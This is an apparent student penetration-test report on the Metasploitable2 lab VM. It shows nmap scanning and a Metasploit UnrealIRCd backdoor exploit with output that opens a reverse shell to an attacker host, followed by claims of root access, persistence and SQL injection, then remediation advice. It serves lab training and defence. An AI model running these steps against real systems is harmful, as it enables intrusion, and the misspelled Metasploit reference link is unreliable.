*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
```


Exploitation Steps:

- **Service Identification:**
  - ✓ nmap -sS -sV -p6667 --script vuln 192.168.28.128



```
msf > sudo nmap -sS -sV -p6667 --script Vuln 192.168.28.128
[*] exec: sudo nmap -sS -sV -p6667 --script Vuln 192.168.28.128

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 02:25 EDT
Nmap scan report for 192.168.28.128
Host is up (0.00076s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 00:0C:29:47:9B:C3 (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
msf > █
```

- **Metasploit Exploitation:**
  - ✓ use exploit/unix/irc/unreal_ircd_3281_backdoor
  - ✓ set RHOSTS 192.168.28.128
  - ✓ exploit



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.28.139:4444
[*] 192.168.28.128:6667 - Connected to 192.168.28.128:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.28.128:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo bJNFBhAY3g5YnevU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "bJNFBhAY3g5YnevU\r\n"
[*] Matching ...
[*] A is input ...
ls
[*] Command shell session 1 opened (192.168.28.139:4444 → 192.168.28.128:49923) at 2025-10-10 02:32:04 -0400
```

- **Successful Compromise:**
  - ✓ Reverse shell obtained on port 4444
  - ✓ Root-level access achieved
  - ✓ Persistent backdoor established

B. Web Application Exploitation:

SQL Injection to Credential Harvesting:

- ✓ Manual SQL injection attacks extracted hashed credentials
- ✓ Successful authentication bypass demonstrated
- ✓ Database schema enumeration completed

Post-Exploitation

System Access and Privileges

Shell Access Obtained:

- ✓ **User:** msfadmin
- ✓ **Privileges:** Root access via multiple vectors
- ✓ **Persistence:** Multiple backdoors available

System Information:

- ✓ **OS:** Ubuntu 8.04 (End of Life)
- ✓ **Kernel:** 2.6.x
- ✓ **Network Configuration:**
  - IP Address: 192.168.28.129
  - MAC: 00:0c:29:47:9b:c3

Risk Analysis and Impact Assessment

Critical Risks

- ✓ Remote Code Execution (RCE): Multiple unauthenticated RCE vulnerabilities
- ✓ Authentication Bypass: Weak credentials and backdoors
- ✓ Data Exposure: Database credentials and user data accessible
- ✓ Privilege Escalation: Multiple paths to root access

Business Impact

- ✓ Confidentiality: Complete compromise of sensitive data
- ✓ Integrity: Unauthorized modifications possible
- ✓ Availability: Service disruption through multiple vectors
- ✓ Accountability: No effective logging or monitoring

Remediation Recommendations

Immediate Actions (24-48 Hours)

1. **Network Isolation:**
    - Remove from any network access
    - Implement strict firewall rules
2. **Service Hardening:**
    - Disable unnecessary services (FTP, Telnet, r-services)
    - Update or replace vulnerable software
    - Remove backdoored applications

Medium-term Actions (1-4 Weeks)

1. **Operating System:**
    - Migrate to supported Ubuntu LTS version
    - Implement security patches and updates
2. **Authentication:**
    - Enforce strong password policies
    - Implement multi-factor authentication
    - Regular credential rotation

Long-term Security Posture

1. **Continuous Monitoring:**
    - Implement SIEM solutions
    - Regular vulnerability scanning
    - Intrusion detection systems

2. **Security Training:**
   - Secure coding practices
   - Incident response training
   - Regular security assessments

Conclusion

The Metasploitable2 system demonstrates multiple critical security vulnerabilities that would be catastrophic in a production environment. The assessment highlights the importance of:

- ✓ Regular security patching and updates
- ✓ Proper service configuration and hardening
- ✓ Strong authentication mechanisms
- ✓ Continuous security monitoring

This system should be used exclusively for educational and training purposes in isolated lab environments.

References

- ✓ Nmap. (2024). Nmap Network Scanning. https://nmap.org/book/
- ✓ Nikto. (2024). Nikto Web Scanner Documentation. https://cirt.net/Nikto2
- ✓ Greenbone Networks. (2024). OpenVAS Vulnerability Management. https://www.greenbone.net/en/
- ✓ Rapid7. (2024). Metasploit Framework Guide. https://www.metaspolit.com/
- ✓ OWASP. (2024). Web Security Testing Guide. https://owasp.org/www-project-web-security-testing-guide/
- ✓ PTES. (2024). Penetration Testing Execution Standard. http://www.pentest-standard.org/
- ✓ NIST. (2024). Cybersecurity Framework. https://www.nist.gov/cyberframework
- ✓ DVWA. (2024). Damn Vulnerable Web Application. http://www.dvwa.co.uk/